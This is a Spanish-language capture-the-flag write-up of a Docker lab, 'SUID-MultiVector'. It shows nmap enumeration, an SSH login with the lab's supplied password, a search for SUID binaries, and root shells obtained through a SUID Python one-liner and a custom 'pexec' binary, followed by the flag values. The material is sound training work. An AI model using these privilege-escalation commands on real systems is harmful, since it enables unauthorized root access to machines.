
1. Información General

Máquina: **SUID-MultiVector**
Tipo: **Docker**
Dirección IP: **172.17.0.2**
Fecha: 02/04/2026.



Una vez iniciado el contenedor de la máquina **SUID-MultiVector**, el script de despliegue nos proporcionó las credenciales de acceso inicial y el direccionamiento IP del objetivo (**172.17.0.2**).

2. Enumeración de Servicios

Con la dirección IP del laboratorio confirmada, se procedió a realizar un escaneo exhaustivo de puertos utilizando la herramienta **Nmap**. El objetivo de esta fase fue identificar servicios activos y sus versiones para determinar los posibles vectores de ataque.

Comando ejecutado: nmap -sV -sC -p- 172.17.0.2

La identificación del puerto **22 abierto** coincide con la información de despliegue proporcionada inicialmente. Al no detectarse otros servicios web o bases de datos expuestas en este rango, se establece el servicio SSH como el **vector de entrada principal** para el usuario hacker.

```
┌──(kali㉿kali)-[~/maquinas_ctf/suid_multivector]
└─$ nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-03 03:58 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 bf:3d:c4:b7:1e:9f:5a:dc:74:9b:b2:73:07:da:00:ad (ECDSA)
|_  256 5e:7e:17:cd:6d:1f:ff:20:7f:cc:69:45:18:d7:97:1b (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds

┌──(kali㉿kali)-[~/maquinas_ctf/suid_multivector]
└─$
```

Se realiza el ingreso a la maquina con las credenciales proporcionadas al inicio mediante **ssh hacker@172.17.0.2**

```
hacker@08499eece757: ~
Session  Actions  Edit  View  Help

 ___ _   _ ___ ___   __ __   _ _ ___  __   _
/ __| | | |_ _|  \ ___|  V  |_  _| | |_(_) \ / /__ __| |_ ___ _ _
\__ \ |_| || || |) |___| |\/| | || | |  _| |\ V / -_) _|  _/ _ \ '_|
|___/\___/|___|___/    |_|  |_|\_,_|_|\__|_| \_/\___\__|\__\___/_|

═══════════════════════════════════════════════════════════
  Laboratorio: SUID - Múltiples Vectores
  Objetivo: Encuentra y explota 3 flags
  Usuario: hacker | Password: suid2025
═══════════════════════════════════════════════════════════

hacker@08499eece757:~$
```

3. Acceso al Sistema

Durante esta fase de reconocimiento interno, se localizaron recursos críticos que definen la ruta a seguir.

```
hacker@08499eece757:~$ ls -al
total 32
drwxr-x--- 1 hacker hacker 4096 Apr  3 08:00 .
drwxr-xr-x 1 root   root   4096 Dec 13 05:14 ..
-rw-r--r-- 1 hacker hacker  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 hacker hacker 3771 Jan  6  2022 .bashrc
drwx------ 2 hacker hacker 4096 Apr  3 08:00 .cache
-rw-r--r-- 1 hacker hacker  807 Jan  6  2022 .profile
-rw-r--r-- 1 hacker hacker 1418 Dec 13 05:14 GUIA.txt
hacker@08499eece757:~$
```

Ya dentro del sistema como el usuario hacker, se identificó un archivo denominado GUIA.txt

Se analiza el contenido del archivo encontrado y extraen la información necesaria para continuar con el análisis

```
VECTORES DE EXPLOTACIÓN:
═══════════════════════

1. PYTHON CON SUID:
   Busca python3 con SUID y ejecuta:
   python3 -c 'import os; os.execl("/bin/sh", "sh", "-p
")'

2. BINARIOS PERSONALIZADOS:
   Busca binarios custom en /usr/local/bin/
   Analízalos con: strings, ltrace, file
   Ejemplo: ./pexec /bin/bash -p

3. GTFOBINS:
   Visita: https://gtfobins.github.io/
   Busca métodos de explotación para binarios SUID

PISTAS:
═══════
- Hay 3 flags en /root/
- Flag 1: Usando Python con SUID
- Flag 2: Usando binario pexec
- Flag Final: Obten shell de root y lee flag_final.txt

¡Buena suerte!
hacker@08499eece757:~$
```

4. Fase de Explotación

Se debe de tomar en cuenta que existen 3 vectores de ataque, para los cuales se sugiere dar un tratamiento diferente para obtener la flag, lamzanos el comando para la búsqueda de los binarios de la maquia que estamos analizando:

```
hacker@08499eece757: ~
Session  Actions  Edit  View  Help
hacker@08499eece757:~$ find / -perm -4000 -type f -ls 2>/dev/null
  3018408    332 -rwsr-xr-x   1 root     root       338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
  3018181     36 -rwsr-xr--   1 root     messagebus    35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-
helper
  2899353     56 -rwsr-xr-x   1 root     root          55680 Apr  9  2024 /usr/bin/su
  2899273     48 -rwsr-xr-x   1 root     root          47488 Apr  9  2024 /usr/bin/mount
  2899379     36 -rwsr-xr-x   1 root     root          35200 Apr  9  2024 /usr/bin/umount
  2899278     40 -rwsr-xr-x   1 root     root          40496 Feb  6  2024 /usr/bin/newgrp
  2899215     72 -rwsr-xr-x   1 root     root          72072 Feb  6  2024 /usr/bin/gpasswd
  2899153     44 -rwsr-xr-x   1 root     root          44808 Feb  6  2024 /usr/bin/chsh
  2899289     60 -rwsr-xr-x   1 root     root          59976 Feb  6  2024 /usr/bin/passwd
  2899147     72 -rwsr-xr-x   1 root     root          72712 Feb  6  2024 /usr/bin/chfn
  3015492    228 -rwsr-xr-x   1 root     root         232416 Jun 25  2025 /usr/bin/sudo
  3032712   5796 -rwsr-xr-x   1 root     root        5933576 Dec 13 05:14 /usr/local/bin/python3_suid
  3032696     16 -rwsr-xr-x   1 root     root          16272 Dec 13 05:14 /usr/local/bin/pexec
hacker@08499eece757:~$
```


Vector 1: Explotación de Python mediante el bit SUID (Flag 1)

- **Análisis de Vulnerabilidad:** Tras realizar una enumeración de los binarios del sistema, se identificó que el ejecutable **`/usr/local/bin/python3_suid`** tiene configurado el bit **SUID** (Set User ID) con privilegios de **root**. Esta mala configuración permite ejecutar código arbitrario con las facultades del super usuario.

- **Explotación:** Para vulnerar este primer vector y obtener acceso administrativo, se lanzó una "one-liner" en Python. El comando utiliza el módulo `os` para reemplazar el proceso actual por una shell de sistema (`/bin/bash`), utilizando el flag `-p` para asegurar que los privilegios de root no sean descartados por la shell al detectar la diferencia entre el UID real y el efectivo.

- **Comando ejecutado:**

  /usr/local/bin/python3_suid -c 'import os; os.execl("/bin/bash", "bash", "-p")'



- **Resultado:** Como se observa en la evidencia, el comando otorgó exitosamente una shell con identidad root, permitiendo el acceso al directorio restringido /root y la lectura del archivo flag1.txt.

Flag 1 obtenida: FLAG{SU1D_PYTH0N_3XPL01T_M4ST3R}

Vector 2: Explotación de Binarios Personalizados mediante pexec (Flag 2)

- **Análisis de vulnerabilidad:** Durante la fase de enumeración de binarios con permisos especiales, se localizó el archivo **/usr/local/bin/pexec**. Al tratarse de un binario "custom" o personalizado, se procedió a verificar sus capacidades. El análisis confirmó que este binario cuenta con el bit SUID activo, lo que permite a usuarios con bajos privilegios ejecutar otros comandos con la identidad del propietario (root).

- **Explotación:** A diferencia de los binarios estándar del sistema, pexec actúa como un puente de ejecución. Para vulnerar este segundo vector, se utilizó el binario para invocar directamente una instancia de **/bin/bash**. Al igual que en el vector anterior, fue indispensable incluir el flag -p para forzar a la shell a mantener los privilegios efectivos de root y evitar que la protección nativa de Bash degradara la sesión a un usuario normal.

- **Comando ejecutado:**

  /usr/local/bin/pexec /bin/bash -p

- **Resultado:** La ejecución del comando resultó en la obtención inmediata de una shell interactiva con privilegios de superusuario. Con este acceso, se procedió a la lectura del directorio del administrador para validar el compromiso del sistema.

  Flag 2 obtenida: FLAG{P3X3C_B1N4RY_PWN3D_2025}

```
hacker@08499eece757:~$ /usr/local/bin/pexec /bin/bash -p
[*] Ejecutando: /bin/bash -p
root@08499eece757:~# whoami
root
root@08499eece757:~# cd /root
root@08499eece757:/root# ls -al
total 28
drwx------ 1 root root 4096 Dec 13 05:14 .
drwxr-xr-x 1 root root 4096 Apr  3 07:58 ..
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw------- 1 root root   33 Dec 13 05:14 flag1.txt
-rw------- 1 root root   30 Dec 13 05:14 flag2.txt
-rw------- 1 root root   38 Dec 13 05:14 flag_final.txt
root@08499eece757:/root# cat flag2.txt
FLAG{P3X3C_B1N4RY_PWN3D_2025}
root@08499eece757:/root#
```

Vector 3: Escalada de Privilegios y Compromiso Total del Sistema (Flag Final)

- **Análisis de Vulnerabilidad y Auditoría de Binarios:** Tras identificar los vectores previos, se procedió a realizar una auditoría exhaustiva de todos los binarios con el bit SUID activo detectados en la fase de enumeración inicial. El objetivo fue evaluar la seguridad de las herramientas estándar del sistema frente a técnicas de explotación documentadas en GTFOBins.

Se realizaron pruebas de inyección y ejecución sobre los siguientes binarios del sistema:

  - **Gestión de Usuarios:** `/usr/bin/passwd`, `/usr/bin/chsh`, `/usr/bin/chfn` y `/usr/bin/newgrp`.
  - **Administración de Sistemas:** `/usr/bin/sudo`, `/usr/bin/su`, `/usr/bin/mount` y `/usr/bin/umount`.

- **Resultado de la Auditoría:** A pesar de contar con el bit SUID, todos los binarios estándar presentaron mecanismos de **Hardening (Endurecimiento)** efectivos. Las políticas de **PAM (Pluggable Authentication Modules)** y las restricciones del Kernel impidieron cualquier intento de bypass, devolviendo errores de *"Authentication failure"* u *"Operation not permitted"*. Esto confirmó que los vectores comunes estaban correctamente protegidos por el administrador del sistema.

```
hacker@08499eece757: ~
Session  Actions  Edit  View  Help
hacker@08499eece757:~$ /usr/bin/mount -t xfs -o loop /dev/sda1 /mnt -o rw,suid,dev,exec
mount: /mnt: mount failed: Operation not permitted.
hacker@08499eece757:~$ /usr/bin/chsh -s /bin/bash
Password:

chsh: PAM: Authentication failure
hacker@08499eece757:~$
hacker@08499eece757:~$ /usr/bin/newgrp root
Password:
Invalid password.
hacker@08499eece757:~$ newgrp root
Password:
Invalid password.
hacker@08499eece757:~$ /usr/bin/gpasswd -a hacker root
gpasswd: Permission denied.
hacker@08499eece757:~$ gpasswd -a hacker root
gpasswd: Permission denied.
hacker@08499eece757:~$ /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-bash: /usr/lib/dbus-1.0/dbus-daemon-launch-helper: Permission denied
```

- **Explotación Final:** Ante la invulnerabilidad de los binarios nativos, se optó por replicar la metodología aplicada en el **Vector 2**. Se aprovechó la presencia de binarios personalizados en rutas de usuario (/usr/local/bin/) que, al igual que pexec, carecían de capas de autenticación adicionales.

```
root@08499eece757: /root
Session  Actions  Edit  View  Help
hacker@08499eece757:~$ /usr/local/bin/pexec /bin/bash -p
[*] Ejecutando: /bin/bash -p
root@08499eece757:~# cd /root
root@08499eece757:/root# ls -al
total 28
drwx------ 1 root root 4096 Dec 13 05:14 .
drwxr-xr-x 1 root root 4096 Apr  3 07:58 ..
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw------- 1 root root   33 Dec 13 05:14 flag1.txt
-rw------- 1 root root   30 Dec 13 05:14 flag2.txt
-rw------- 1 root root   38 Dec 13 05:14 flag_final.txt
root@08499eece757:/root# cat flag_final.txt
FLAG{M4ST3R_0F_SU1D_PR1V3SC_C0MPL3T3}
root@08499eece757:/root# cd /root
```

- **Comando ejecutado:**

  /usr/local/bin/pexec /bin/bash -p

- **Resultado:** La ejecución del comando resultó en la obtención inmediata de una shell interactiva con privilegios de superusuario. Con este acceso, se procedió a la lectura del directorio del administrador para validar el compromiso del sistema.

  Flag_final obtenida: FLAG{M4ST3R_0F_SU1D_PR1V3SC_C0MPL3T3}